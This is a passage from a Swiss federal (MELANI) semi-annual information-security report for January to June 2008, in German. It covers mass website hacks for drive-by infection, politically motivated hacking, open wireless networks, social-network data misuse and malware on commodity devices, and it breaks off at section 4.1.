Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Informatikstrategieorgan Bund ISB
Bundesamt für Polizei fedpol

Melde- und Analysestelle Informationssicherung MELANI
www.melani.admin.ch

Informationssicherung

Lage in der Schweiz und international

Halbjahresbericht 2008/I (Januar – Juni)





Koordinationsstelle zur Bekämpfung der Internet-Kriminalität

Le service national de coordination de la lutte contre la criminalité sur Internet

Il Servizio nazionale di coordinazione per la lotta contro la criminalità su Internet

The Swiss Coordination Unit for Cybercrime Control

Inhaltsverzeichnis

Schwerpunkte Ausgabe 2008/I

- **Von der IT-Sicherheit zur Informationssicherung**
  Aktuelle gezielte IT-Angriffe lassen sich auch mit Hilfe technischer Sicherheitsvorkehrungen sowie einer gesunden Portion Menschenverstand nicht immer erfolgreich abwehren. Deshalb ist eine Neufokussierung nötig, welche den Schutz der Information ins Zentrum rückt und nicht nur den Schutz der Computer und Netzwerke berücksichtigt.
  ► Aktuelle Lage: Kapitel 2.1
  ► Vorfälle Schweiz: Kapitel 4 und Vorfälle international: Kapitel 5.1

- **Massenhacks legitimer Webseiten**
  Die Gefahr einer Infektion über Webseiten mittels *Drive-By-Infektion* wächst rasant. Seit Januar 2008 sind verschiedene Massenhacks von Webseiten beobachtet worden, welche beabsichtigt haben, deren Besucher zu infizieren. Darunter befinden sich auch Webseiten mit bestem Ruf und hohen Besucherzahlen.
  ► Aktuelle Lage: Kapitel 2.2
  ► Vorfälle Schweiz: Kapitel 4
  ► Anhang: Kapitel 10.2

- **Politisch motiviertes Hacking**
  Cyber-Attacken können ein attraktives Mittel darstellen, um für ein politisches Anliegen Aufmerksamkeit zu erlangen. Im Bereich der Internet-Kriminalität rücken somit - nebst finanziellen Motiven - vermehrt politische Beweggründe in den Vordergrund. Jüngste Entwicklungen haben dazu beigetragen, dass politisch motiviertes Hacking, der so genannte «Hacktivismus», öffentlich diskutiert wird.
  ► Aktuelle Lage: Kapitel 2.3
  ► Vorfälle international: Kapitel 5.2
  ► Aktivitäten staatlich: Kapitel 7.1

- **Offene Funknetzwerke als Sicherheitsrisiko**
  Funknetzwerke (*WLAN*s) sind heute auch privat weit verbreitet. Sind diese Netzwerke ungenügend geschützt, können Kriminelle einerseits auf interne Daten zugreifen und anderseits ermöglicht dies ihnen, bei einer IT-Straftat die wahre Urheberschaft zu verschleiern. Solche Missbräuche treten leider immer häufiger auf. Das Befolgen gewisser Grundregeln hilft, das eigene Netzwerk sauber zu halten.
  ► Tendenzen für das nächste Halbjahr: Kapitel 3.1
  ► Prävention: Kapitel 6

- **Soziale Netzwerke und die Gefahr des Datenmissbrauchs**
  Soziale Netzwerke werden rege genutzt, denn sie bieten die Möglichkeit, sich mit relativ kleinem Aufwand auf dem Internet zu präsentieren. Die Veröffentlichung persönlicher Daten auf dem Internet birgt jedoch auch Gefahren: Sie hilft Cyber-Kriminellen, gezielte Angriff zu lancieren.
  ► Tendenzen für das nächste Halbjahr: Kapitel 3.2

1 Einleitung

Der siebte Halbjahresbericht (Januar – Juni 2008) der Melde- und Analysestelle Informationssicherung (MELANI) erläutert die wichtigsten Tendenzen rund um Gefahren und Risiken, die mit den Informations- und Kommunikationstechnologien (IKT) einhergehen. Er gibt eine Übersicht über Ereignisse im In- und Ausland, beleuchtet die wichtigsten Entwicklungen im Bereich der Prävention und resümiert Aktivitäten staatlicher und privater Akteure. Erläuterungen zu Begriffen technischer oder fachlicher Art (*Wörter in kursiv*) sind in einem **Glossar** am Ende dieses Berichts zu finden. Die Beurteilungen von MELANI sind jeweils farblich hervorgehobenen.

Kapitel 2 beschreibt die aktuelle Lage, Gefahren und Risiken des letzten Halbjahres. Ein Ausblick auf erwartete Entwicklungen wird in **Kapitel 3** gegeben.

Kapitel 4 und 5 befassen sich mit Pannen und Ausfällen, Angriffen, Kriminalität und Terrorismus, die im Zusammenhang mit IKT-Infrastrukturen stehen. Anhand ausgewählter Beispiele werden wichtige Ereignisse der ersten sechs Monate des Jahres 2008 aufgezeigt. Der Leser findet hier konkrete Beispiele und ergänzende Informationen zu den allgemeinen Kapiteln 2und 3.

Kapitel 6 befasst sich mit einem Thema aus dem Bereich der Prävention, das in engem Zusammenhang mit den in Kapitel 3 erwähnten Gefahren steht.

Kapitel 7 legt den Fokus auf staatliche und privatwirtschaftliche Aktivitäten zum Thema Informationssicherung im In- und Ausland.

Kapitel 8 fasst Änderungen in den gesetzlichen Grundlagen zusammen.

Kapitel 9 enthält ein Glossar mit den wichtigsten Begriffen, die im Bericht verwendet werden.

Kapitel 10 ist ein Anhang mit erweiterten technischen Erläuterungen und Anleitungen zu ausgewählten Themen des Halbjahresberichtes.

2 Aktuelle Lage, Gefahren und Risiken

2.1 Von der IT-Sicherheit zur Informationssicherung

Vor rund 4 Jahren hat die Melde- und Analysestelle zur Informationssicherung Schweiz (MELANI) ihre Arbeit aufgenommen. Wie die meisten propagierte MELANI von Beginn weg die klassischen technischen Schutzmassnahmen, wie Antivirensoftware, regelmässige Updates von Programmen und Betriebssystemen, den Einsatz von *Firewalls* und die Notwendigkeit von Backups. Dieses ABC der wichtigsten Schutzmassnahmen für Computer, sei es in einem privaten Haushalt oder in einem geschäftlichen Umfeld, sind noch immer gültig und unter allen Umständen weiterhin einzuhalten. Allerdings genügen sie heutzutage nicht mehr.

Beim Auto gelten Sitzgurte, eine angepasste Geschwindigkeit und das Befolgen von Verkehrsregeln als Voraussetzungen für ein sicheres Fahren und dennoch können diese Sicherheitsvorkehrungen einen Unfall nicht immer verhindern. Genauso verhält es sich in der heutigen Welt der Bits und Bytes. Zwar liessen sich noch immer die überwiegende Mehrheit der Angriffe auf Computer und Netzwerke mit technischen Sicherheitsvorkehrungen und etwas gesundem Menschenverstand verhindern, doch wie im Verkehr, muss auch in der Welt der Informations- und Kommunikationstechnologien endgültig vom «absoluten Sicherheitsgedanken» Abschied genommen werden. Bei den letzten, äusserst breit gestreuten E-Mail-Wellen (siehe Kapitel 4.2), sind zwischen Versand und dem Zeitpunkt als die ersten Virenscanner die *Malware* erkannt haben, zwischen sechs und zwölf Stunden vergangen. Genügend Zeit also, um praktisch alle möglichen Opfer zu infizieren. Bei gezielten Angriffen über E-Mail, bei denen mehrere Hundert Empfänger angeschrieben werden, ist ohne Emergency-*Patch* seitens des Antivirenherstellers nicht mit einer Erkennung innerhalb von Stunden zu rechnen - sofern der Angriff überhaupt erkannt wird. Moderne Malware ist so konzipiert, dass sie möglichst lange nicht von Antivirensoftware erkannt wird.

Zusätzlich zu den Limiten technischer Sicherheitsmassnahmen gesellen sich der teilweise unsorgsame und schon fast naive Umgang mit Informationen und Daten innerhalb des IT-Sicherheitsperimeters. Jede Firewall ist nutzlos, wenn Daten innerhalb eines Unternehmens offen herumliegen oder einfach aufgefunden werden können. Noch viel weniger können technische Schutzmassnahmen etwas dagegen ausrichten, wenn in der internen Post CD-ROMs mit ein paar Millionen Bankkontendaten, Steuerrechnungen und dergleichen einfach verloren gehen. Auch gegen eine unbedachte Platzierung persönlicher Informationen auf dem Internet, unter anderem auf sozialen Netzwerken (siehe Kapitel 3.2), sind technische Schutzmassnahmen machtlos.

In diesem Sinne ist in naher Zukunft ein weiteres Zusammenspiel verschiedener Faktoren zu beobachten: Zum Einen wird die Tatsache, dass die klassischen IT-Sicherheitsmassnahmen nur noch bedingten Schutz ermöglichen, ein Umdenken im übergeordneten Bereich der Informationssicherung auslösen müssen. Zum Anderen wird der teils sorglose Umgang mit persönlichen, vertraulichen oder betrieblichen Informationen weiterhin ein Risiko bei Angriffen darstellen: Sei es zur Vorbereitung von Angriffen oder aber, weil nach einem erfolgreichen Durchdringen der technischen Schutzwälle die Suche und der Zugriff nach Daten dem Angreifer leicht gemacht werden.

Diese Entwicklung erfordert ein Umdenken: Neu muss der Fokus auf den Schutz der Information gelegt und vom ausschliesslichen Schutz der Computer und Netzwerke, auf denen die Informationen lagern, abgesehen werden. Dies wird ein verstärktes Informations- und Datenmanagement, Informationsklassifizierung und dergleichen nach sich ziehen. Zudem wird eine klare Risikoabwägung vorausgesetzt, die dazu führen muss, dass die Sicherheit

von Verteilkanälen, Zugriffsrechten und Speicherorten dem tatsächlichen Wert einer Information angepasst werden. Nicht jeder Kanal oder Speicherort ist gleich sicher und nicht alle Dokumente sind in einem Betrieb gleich sensibel. Damit wird die Informationssicherung in den geschäftlichen und strategischen Risikomanagement-Prozess eingebunden.

Ein solcher Ansatz kann allerdings nur dann Erfolg versprechend sein, wenn die Informationssicherung auch wirklich zu einem integralen Bestandteil des Sicherheitskonzeptes und somit auf der gleichen Stufe angesiedelt wird, wie beispielsweise Gebäude- und Personenschutz, Finanzcontrolling und andere.

2.2 Massenhacks legitimer Webseiten

Die Gefahr einer Infektion über Webseiten mittels *Drive-By-Infektion* wächst rasant. Seit Januar 2008 sind verschiedene Massenhacks auf Webseiten beobachtet worden, welche beabsichtigt haben, deren Besucher zu infizieren.[1] Darunter befinden sich auch Webseiten mit bestem Ruf und hohen Besucherzahlen. Betroffen sind sogar Seiten von Regierungseinrichtungen, wie beispielsweise jene der vereinten Nationen (un.org).

Auch MELANI wurden im ersten Halbjahr 2008 vermehrt Webseiten gemeldet, welche gehackt worden sind, um anschliessend eine Drive-By-Infektion zu platzieren (siehe Kapitel 4.3). Die Skripte öffnen versteckte *IFrames* mit *Exploits*, um die Computer der Besucher mit Schädlingen zu infizieren - und zwar ohne Benutzerinteraktion jedoch indem *Sicherheitslücken* im Webbrowser ausgenutzt werden. Sollte dies nicht funktionieren, wird anschliessend versucht, den Besucher zu verleiten, ein Programm oder *Plugin* zu installieren. Auch dadurch wird der Computer mit einer *Schadsoftware*, meist einem *Trojaner-Downloader* infiziert, welche weiteren Schadcode nachladen kann.

Im Juni 2008 wurde eine Vielzahl Schweizer Webseiten gehackt und darauf ein bösartiges *JavaScript* platziert. Das perfide bei diesem Angriff war, dass bei einem normalen Aufruf der Seite der Schadcode nicht ausgeführt wurde. Wurde die Seite jedoch via Suchmaschine, beispielsweise Google oder Yahoo aufgerufen, dann wurde der Schadcode aktiviert. Der Grund dieser Verschleierungstaktik liegt darin, dass der Webseitenbesitzer seine Seite häufig aufruft, dies aber in der Regel direkt oder via Favoritenliste macht. Somit wird dazu beigetragen, die Infektion so lange als möglich unerkannt zu halten.

Die Methoden, um Schadcode auf eine Webseite einzuschleusen, variieren. Meist handelt es sich um das Ausnutzen von Schwachstellen in *PHP*-Anwendungen, wobei häufig Sicherheitslücken in Foren ausgenutzt werden. Eine weitere Möglichkeit ist das Verwenden von *SQL-Injections*. In beiden Fällen werden die Webseiten jeweils automatisch auf gängige Sicherheitslücken getestet. Webseitenbetreiber tun also gut daran ihre eigenen *Applikationen* regelmässig auf Sicherheitsrisiken zu überprüfen und sie gegebenenfalls anzupassen.[2] Auch werden *FTP*-Zugangsdaten zu Webseiten im grossen Stil gesammelt. Dies kann beispiels-

---

[1] Siehe z. B. http://www.heise.de/newsticker/Massenhacks-von-Webseiten-werden-zur-Plage--/meldung/105053 (Stand: 11.08.2008) sowie http://www.heise.de/newsticker/Erneuter-Massenhack-von-Webseiten--/meldung/107786 (Stand: 11.08.2008) und http://www.heise.de/security/Wieder-gross-angelegte-Angriffe-auf-Web-Anwender-im-Gange-Update--/news/meldung/101521 (Stand: 11.08.2008).

[2] Siehe für weiterführende weitere Informationen: http://www.heise.de/security/Grundsicherung-fuer-PHP-Software--/artikel/96564 (Stand: 11.08.2008).

weise durch eine *Schadsoftware* (*Keylogger*) geschehen, welche auf dem Computer installiert ist, auf dem die Webseite administriert wird.

Der Vorteil für die Kriminellen, Schadcode mit Hilfe von gehackten Webseiten zu verbreiten, liegt auf der Hand. Bei ungewollt erhaltenen E-Mails reagieren die Benutzer mittlerweile skeptisch. Wenn aber eine Vielzahl von Webseiten gehackt wird, ist die Wahrscheinlichkeit gross, dass sich darunter Seiten mit einem guten Ruf sowie einer hohen Besucheranzahl befinden. Zudem versuchen die Hacker gezielt, Webseiten mit hohen Besucherzahlen anzugreifen. Nur noch bekannte oder vertrauenswürdige Webseiten anzusurfen, bietet somit keinen Schutz mehr. Viele Hersteller von Antivirenprodukten versuchen, der Bedrohung von Drive-By-Infektionen entgegenzuwirken, indem sie in ihre Produkte zusätzliche Schutzmaßnahmen implementieren. Die Benutzung von *JavaScript* respektive *ActiveX* einzuschränken, kann ebenfalls helfen, ungewollte Drive-By-Downloads zu verhindern.[3]

2.3 Politisch motiviertes Hacking

Für die allgemeine Internet-Kriminalität stellt die finanzielle Bereicherung weiterhin die wichtigste Motivation dar. Daneben rücken jedoch andere Motive in den Vordergrund und werden zunehmend öffentlich diskutiert. Ein solches ist das politische Motiv, der so genannte «Hacktivismus». Der Begriff «Hacktivismus» verbindet Hacking mit politischem bzw. sozialem Aktivismus und wird hier kurz auch «politisch motiviertes Hacking» genannt. Hacktivismus ist kein neues Phänomen, hat in letzter Zeit jedoch an Bedeutung gewonnen.

Hacktivismus kann auf nationalistischen Beweggründen basieren, oder eine Art öffentlicher Protest, eine Form des zivilen Widerstands, verkörpern. Das Internet stellt eine öffentliche Bühne dar und ermöglicht es, mit relativ einfachen Mitteln weltweit Aufmerksamkeit zu erlangen. Zudem spielen das Internet und die Informationstechnologien in den modernen Staaten eine immer wichtigere Rolle, was zu zahlreichen Angriffsflächen führt. Akteure eines politischen Konfliktes oder einer Auseinandersetzung jeglicher Art, können das Internet und die Informationstechnologie gleichermassen sowohl als Mittel wie auch als Zielscheibe nutzen. Zu diesem Zweck bedienen sich die politisch motivierten Hacker vielfältigen illegalen oder zumindest zweifelhaften Mitteln. Häufige zum Einsatz kommen Webseiten *Defacements*, das Verunstalten von Webseiten, sowie *DDoS*-Attacken, der Angriff auf *Server* mit dem Ziel, einer oder mehrerer seiner Dienste zu beeinträchtigen. Weitere genutzte Mittel sind Redirects, Informationsdiebstahl, Webseiten-Parodien, virtuelle Sitzblockaden, Sabotage und speziell entwickelte Software.[4]

Hacktivismus existiert bereits seit den späten 90er-Jahren. Die politisch motivierten DDoS-Attacken gegen Estland im Jahr 2007, welche im Zusammenhang mit einem Streit um die Verschiebung eines sowjetischen Kriegerdenkmals in der estnischen Hauptstadt Tallinn erfolgt sind, haben dieses Phänomen jedoch auf die politische Agenda vieler Staaten gesetzt.[5] Es wird in diesem Fall davon ausgegangen, dass die Täter im Umfeld russischer Nationalisten zu suchen sind. Die breite Thematisierung dieses Falles hat auch dazu beigetragen,

---

[3] Siehe den MELANI Halbjahresberichte 2007/2, Kapitel 6: http://www.melani.admin.ch/dokumentation/00123/00124/01048/index.html?lang=de (Stand: 15.08.08).

[4] Siehe für weiterführende Informationen: http://www.alexandrasamuel.com/dissertation/index.html (Stand: 15.08.08).

[5] Siehe zur Attacke gegen Estland den MELANI Halbjahresberichtes 2007/1, Kapitel 5.1: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=de (Stand: 15.08.08).

dass die NATO im Mai dieses Jahres die Errichtung eines Zentrums für Computerverteidigung beschlossen hat (siehe Kapitel 7.1).

2008 haben unter anderem schwelende Konflikte zwischen Russland und Teilstaaten der ehemaligen Sowjetunion, zu politisch motivierten Hacking-Attacken geführt. So sind Litauen und Georgien[6] Opfer von Cyber-Attacken geworden, welche ihren Ursprung in Konflikten mit Russland haben dürften. Eine weitere wohl politisch motivierte DDoS-Attacke hat sich gegen das durch die USA unterstütze Radio Free Europe gerichtet. (Siehe Kapitel 5.2 für die Attacken gegen Litauen und Radio Free Europe). Ein etwas anderes Beispiel von politisch motiviertem Hacking bieten die Vorwahlen in den USA. Der Webauftritt von Obama ist so manipuliert worden, dass dessen Besucher auf die Webseite von Clinton umgeleitet worden sind. Auch Sportanlässe, wie die EURO 2008, werden immer wieder von politisch motivierten Hackern als Anlass für ihre Taten genutzt. So haben vermutlich türkische Nationalisten die Webseite des kroatischen Aussenministeriums während des Spiels der beiden Länder verunstaltet (siehe Kapitel 4.4).

Cyber-Attacken sind ein begehrtes Mittel, um Aufmerksamkeit für ein politisches Anliegen zu erlangen. Erstens sind diese Mittel relativ kostengünstig. Zweitens ist es im Internet möglich, Spuren gut zu verwischen und somit eine Rückverfolgung auf den Täter zu erschweren. Und drittens, führt die zunehmende Abhängigkeit unserer modernen Gesellschaft von informationstechnischen Mitteln dazu, dass zahlreiche Angriffsflächen zur Verfügung stehen und vor allem, dass solche Attacken weltweit wahrgenommen werden. Es kann damit gerechnet werden, dass politische Konflikte und Auseinandersetzungen in Zukunft vermehrt von Hacking-Attacken begleitet werden. Dabei ist aber zu bedenken, dass solche Aktionen konflikt- und kriegsbegleitend sein können, selber aber nicht zur direkten Unterstützung von Kriegshandlungen taugen. Demzufolge entspricht die gerne vorgenommene Vermischung von Hacktivismus und «Cyberwar» nicht der Realität.

3 Tendenzen / Allgemeine Entwicklungen

3.1 Offene Funknetzwerke als Sicherheitsrisiko

Funknetzwerke, so genannte *WLAN*s, sind heute auch privat weit verbreitet. Zudem verschiebt sich der Trend immer deutlicher weg vom Desktop-Computer und hin zu tragbaren Geräten, welche standardmässig mit einer Funknetzkarte ausgestattet sind. Auch das iPhone wird der Funknetztechnik weiteren Schwung verleihen. Leider nimmt andrerseits auch der Missbrauch von Funknetzwerken stetig zu.

Ist eine Funkverbindung nicht ausreichend geschützt, ist es möglich, dadurch sowohl auf ein vorhandenes internes Netzwerk als auch auf das Internet zuzugreifen. Der gesamte Netz-

---

[6] Der Konflikt zwischen Russland und Georgien wurde seit Ende Juli 2008 von heftigen Cyber-Attacken, insbesondere gegen georgische Regierungsseiten, begleitet. Da sich diese Attacken im zweiten Halbjahr 2008 abspielen, wird in diesem Bericht nicht näher darüber berichtet.

werkverkehr, der über dieses Funknetzwerk läuft, kann mitgeschnitten werden. Fehlen im internen Netzwerk Zugangsrestriktionen auf freigegebene Ordner, kann zudem auch darauf problemlos zugegriffen werden. Dies ist besonders in Firmennetzwerken problematisch. Ein virtueller Einbruch bei einem Unternehmen kann für Angreifer durchaus lukrativ sein. Bekanntestes Beispiel ist der Einbruch in das Netzwerk von TJX im Jahr 2006. Eine unzureichende WLAN-Verschlüsselung in einem Geschäft in Minnesota (USA) ermöglichte die Kompromittierung von 45,7 Millionen Kundenkonten. Die Hacker konnten das mit *WEP* verschlüsselte Netzwerk knacken und sich Zugriff auf die Datenbank des Unternehmens verschaffen. Insbesondere problematisch sind Funknetzgeräte, welche von Mitarbeitern - ohne das Wissen der IT-Verantwortlichen - an das Firmennetzwerk angeschlossen werden und damit einen unbekannten neuen Angriffspunkt schaffen.

Schlecht geschützte oder offene Funknetzwerke stellen zudem eine weitere Gefahr dar: Kriminelle können beim Begehen einer Straftat ihre *IP-Adresse*, respektiv die tatsächliche Urheberschaft, verschleiern. Personen, die ihr Funknetzwerk nicht ausreichend schützen, müssen damit rechnen, dass dieses für Straftaten missbraucht wird. In der Schweiz sind mehrere solche Fälle bekannt. Es handelt sich hierbei um Erpressungen, sexuelle Nötigung sowie den Download von Kinderpornographie. Auf einschlägigen Internetforen wird ausdrücklich geraten, solche Sicherheitslücken auszunutzen und fremde Funknetzwerke zu nutzen. Obschon für die Besitzer von ungesicherten Funknetzwerkes zum aktuellen Zeitpunkt keine strafrechtlichen Konsequenzen zu erwarten sind, kann dies für sie unangenehme Folgen haben. Wenn im Rahmen eines Strafverfahrens die IP-Adresse ermittelt wird, kann dies nämlich zu einer Hausdurchsuchung führen. Alle sollten sich deshalb einige Gedanken über die Sicherheit machen, bevor sie ihre Internet-Verbindung anderen zur Verfügung stellen: Welche Dienste sollen zur Verfügung gestellt werden? Welche Seiten sollen zugelassen werden? Soll eine gewisse Zugangskontrolle verwendet werden? Eine rechtliche Grundlage, die den Funknetzwerkbesitzer zur Identifikation seiner Nutzer verpflichten würde, gibt es bis heute jedoch nicht. Für eine ausführliche Einschätzung zur rechtlichen Lage in der Schweiz, siehe Kapitel 6.

Beim Einsatz von Funknetzwerken ist eine gewisse Sensibilität bezüglich Sicherheit angebracht. Personen, die das Netz anderen nicht zur Verfügung stellen wollen, tun gut daran, dieses ausreichend zu schützen. Will man hingegen das Funknetzwerk anderen zur Verfügung stellen, dann sollte man im Vorfeld über Einschränkungen nachdenken. Dies betrifft die Definierung der Personen, welche auf das Funknetzwerk zugreifen sollen, sowie die Dienste, welche angeboten werden. Das Kapitel 6 bietet dazu einige Tipps.

3.2 Soziale Netzwerke und die Gefahr des Datenmissbrauchs

Soziale Netzwerke bieten die Möglichkeit, mit relativ kleinem Aufwand ein eigenes Profil zu erstellen und sich damit auf dem Internet zu präsentieren. Ihre Beliebtheit liegt darin, einfach und unkompliziert zahlreiche Kontakte zu knüpfen und zu pflegen. Sie machen es gleichermassen möglich, verloren geglaubte Schulkollegen wieder zu finden, sowie einen neuen Job vermittelt zu kriegen. Der rege Nutzen dieser Seiten, insbesondere die Art und Weise, wie viele Nutzer persönliche Informationen veröffentlichen, birgt jedoch auch Gefahren.

Soziale Netzwerkseiten können Cyber-Kriminellen als willkommener Informations-Lieferant dienen. Um einen professionellen und gezielten *Social Engineering* Angriff zu lancieren, betreiben Kriminelle im Vorfeld eine detaillierte Recherche im Internet. Soziale Netzwerkseiten, welche zahlreiche und vielfältige Informationen, wie Job-Position, E-Mail-Adresse, Geschäftspartner, Hobbies und dergleichen enthalten, bieten dafür eine besonders ergiebige

Quelle. E-Mails, welche mit einer Malware infiziert sind, lassen sich somit glaubwürdiger gestalten. Auch *Phishing*-E-Mails lassen sich dadurch gezielter formulieren. Besonders für Firmen sind solche gezielten Angriffe problematisch. Nutzer sollten zudem vorsichtig sein, wenn sie Einladungen zu weiteren Netzwerken erhalten. Hinter Einladungen von Unbekannten können sich Kriminelle und *Spammer* verstecken, welche es bloss auf das Sammeln persönlicher Daten abgesehen haben.

Soziale Netzwerke werden oft wie eine Art zweite Welt empfunden. Viele Nutzer geben im Internet persönliche Informationen preis, welche sie in der «realen» Welt lieber für sich behalten würden. Diese gefühlte « Community» kann jedoch täuschen. Nutzer sind sich oft nicht bewusst, dass persönliche Angaben sowie Fotos und Filme, welche einmal im Internet veröffentlicht sind, dies auch bleiben werden. Zudem können persönliche Angaben im Internet auch genutzt werden, um für gezielte Werbevermarktung analysiert zu werden.

Im Umgang mit Social-Networking-Seiten gilt prinzipiell dasselbe, wie im allgemeinen Umgang mit dem Internet. Es sollten nur möglichst wenig persönliche Informationen preisgegeben werden. Diese sollten gut geschützt und nur definierten Personen zugänglich gemacht werden. Schlussendlich liegt die Verantwortung bei jedem einzelnen Internet-Nutzer. Im Vorfeld einer Publikation muss jede Person für sich selbst abwägen und entscheiden, welche persönlichen Daten sie auf dem Internet veröffentlicht und somit für unbestimmte Zeit der Öffentlichkeit zugänglich machen will.

3.3 Commodity-Malware und Commodity-Hacking

Seit Ende 2007 treten immer wieder Fälle auf, bei denen handelsübliche Geräte, so genannte Commodities, mit einfachen Betriebssystemen oder Speicherplatz in einem verwundbaren oder infizierten Zustand verkauft werden. Diese Geräte reichen von USB-Sticks und -Laufwerken über USB-verknüpfte digitale Fotorahmen bis hin zu vernetzten Geräten wie *Routern* und kabellosen Routern. Sie werden als gewöhnliche, serienmässige («common off-the-shelf», COTS) Konsumartikel verkauft und sind meist so ausgestattet, dass sie ohne weitere Software- oder Hardwareinstallationen sofort verwendet werden können. Einige werden unabsichtlich mit Viren infiziert, andere mit betrügerischer Absicht hergestellt und von Computer-Kriminellen als neuen Vektor verwendet, um *Malware* zu verbreiten. Ein solches Vorgehen wird gemeinhin als «Commodity-Hacking»[7] bezeichnet.

Unterschieden wird zwischen folgenden Kategorien: Speichergeräte und Netzwerkgeräte. Was diese beiden Kategorien verbindet ist das implizite Vertrauen der Konsumenten, dass diese Geräte sofort mittels «Plug & Play» verwendet werden können, ohne Sicherheitskontrollen ihrerseits durchführen zu müssen. Dieses Vertrauen macht solche Geräte jedoch zu einem idealen Mittel zur Verbreitung von Malware.

Speichergeräte: Handelsübliche Speichergeräte sind sehr breit definiert. Einerseits umfassen sie Geräte wie USB-Sticks und externe Festplatten, die spezifisch für die Speicherung zusätzlicher Daten gekauft werden. Aber auch digitale Fotorahmen, Telefone, Medienplayer und viele andere Geräte mit Flash-Speicherchips fallen in diese Kategorie. Viele Computer sind so eingestellt, dass beim Anschliessen von solchen USB-Speichergeräten automatisch Ordner respektive Dateien geöffnet werden. Diese im autorun.inf festgelegten Aktionen können auch dazu benutzt werden, *Schadsoftware* zu installieren.

---

[7] Siehe http://www.securityfocus.com/news/11499 (Stand: 08.07.2008).

Netzwerkgeräte: Die zweite Kategorie stellen vernetzte Geräte dar. Diese reichen von internen Netzwerkgeräten wie Scanner und Drucker bis hin zu Gateway-Geräten, Routern und kabellosen Routern. Während die internen Geräte innerhalb eines Netzwerks zur Verfügung stehen und vom Internet aus schwieriger anzugreifen sind, verbinden handelsübliche Gateway-Geräte das Heimnetzwerk mit dem Internet. Werden diese Geräte in mittleren und grossen Unternehmen verwendet, werden sie von professionellen *Firewall*- und Router-Spezialisten unterhalten. Heimanwender hingegen müssen ihre Geräte üblicherweise selbst installieren und unterhalten. Wenn diese Geräte erst einmal installiert sind, werden sie oft ständig laufen gelassen, ohne kontrolliert zu werden. Diese Zugänglichkeit macht sie für Angreifer interessant. Ein erfolgreicher Angriff kann dann unter Umständen den vollen Zugang zu der von diesen Geräten kontrollierten Bandbreite ermöglichen. Konsumenten sollten sich bewusst sein, dass in diesen Geräten üblicherweise funktionsfähige Betriebssysteme vorinstalliert sind. Die Betriebssysteme werden serienmässig produziert und haben Standardeinstellungen wie Administrator-Passworte, die den Hackern bekannt sind. Der Missbrauch von Standardpasswörtern ist seit Längerem ein bekanntes Problem.[8]

Symantec hat Anfang dieses Jahres die ersten Fälle von «Drive-by-*Pharming*» festgestellt. Mit dieser neuartigen Malware-Attacke kann allein durch das Ansehen einer Webseite mit eingebettetem Schadcode ein Home-Router so manipuliert werden, dass er bei der Eingabe einer bestimmten URL den User auf eine gefälschte Seite umleitet.[9] Die beobachtete Angriffsmethode setzt nicht einmal voraus, dass der Angreifer ein Administrator-Passwort erraten muss.[10]

Es ist davon auszugehen, dass auch handelsübliche Geräte zunehmend von Kriminellen angegriffen werden. Gegenwärtig gibt es Anzeichen dafür, dass diese sich nebst infizierten *Spam*-E-Mails und Drive-by-Infektionen zu einem dritten attraktiven Weg zur Verbreitung von Malware entwickeln. Konsumenten werden sich hier nicht mehr vollständig auf die Hersteller verlassen können. Bei jedem Kauf sollten sie ihre Geräte vor dem Gebrauch «präparieren», indem sie diese beispielsweise von einem Antiviren-Scanner prüfen lassen oder die Standardeinstellungen (Passworte etc.) ändern.

---

[8] Siehe z.B.: http://www.indiana.edu/~phishing/papers/warkit.pdf sowie http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf (Stand: 23.01.2008).
[9] https://forums.symantec.com/syment/blog/article?message.uid=305989 (Stand: 23.01.2008).
[10] https://forums.symantec.com/syment/blog/article?blog.id=emerging&message.id=94&jump=true#M94 (Stand: 23.01.2008).

4 Aktuelle Lage IKT-Infrastruktur national

4.1 Pannen

Vertrauliche Daten zu Schengen auf EJPD-Webseite veröffentlicht

